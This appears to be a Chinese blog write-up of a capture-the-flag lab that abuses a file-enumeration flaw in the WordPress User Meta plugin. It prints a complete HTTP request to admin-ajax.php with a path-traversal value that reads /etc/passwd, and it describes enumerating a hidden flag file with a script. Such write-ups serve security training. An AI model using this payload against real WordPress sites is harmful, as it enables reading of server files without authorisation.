


1.阅读靶场介绍

这里我们可以得到的有用信息就是
User Meta这个插件
存在本地文件枚举
flag生成规则请访问1.txt
账户信息:test
其实整体思路就是
先去看看文件是否存在然后
再跑脚本枚举他出来
最后就是访问敏感文件
2.启动靶场
我们会得到下面的页面
这里我们点击f12然后搜索关键字pf
 然后把这个pf_nonce='6b342a0e35'记录下来
接下来就是bp启动,原地刷新抓包

这里重要的信息博主一一标出来了
这里需要替换的只有host部分还有pf_nonce两个地方
其中相应包的‘umRemoveFile’ 就代表此文件存在
POST /wp-admin/admin-ajax.php HTTP/2
Host: eci-2ze40c5r2rekun95ni0n.cloudeci1.ichunqiu.com
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 158
Cookie: [subscriber+]

field_name=test&filepath=/../../../../../../../../etc/passwd&field_id=um_field_4&form_key=Upload&action=um_show_uploaded_file&pf_nonce=6b342a0e35&is_ajax=true
3.寻找flag
接下来我们要去访问1.txt去查看flag的生成规则
这里我们win+r,cmd

输入如下命令
curl https://eci-2ze40c5r2rekun95ni0n.cloudeci1.ichunqiu.com/1.txt
稍等片刻我们就可以得到一个结果

这个结果我们得出来的结论就是要通过遍历的方式去知道随机的字符串,最后访问ip/随机字符串就可以得到flag了

然后我们去跑脚本
输入如下命令
这里后面那串的文件要与自己的实际路径相匹配才可以

稍等片刻我们会跑出来下图这个结果

这里我们把跑出来的随机字符放到url后直接访问就可以得到这个效果了

到此文章也接近尾声了
恭喜各位又攻克一个靶场了哟
感谢你们宝贵的时间,期待下一篇关于其他靶场的文章欢迎留言



 扫一扫


 192

 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


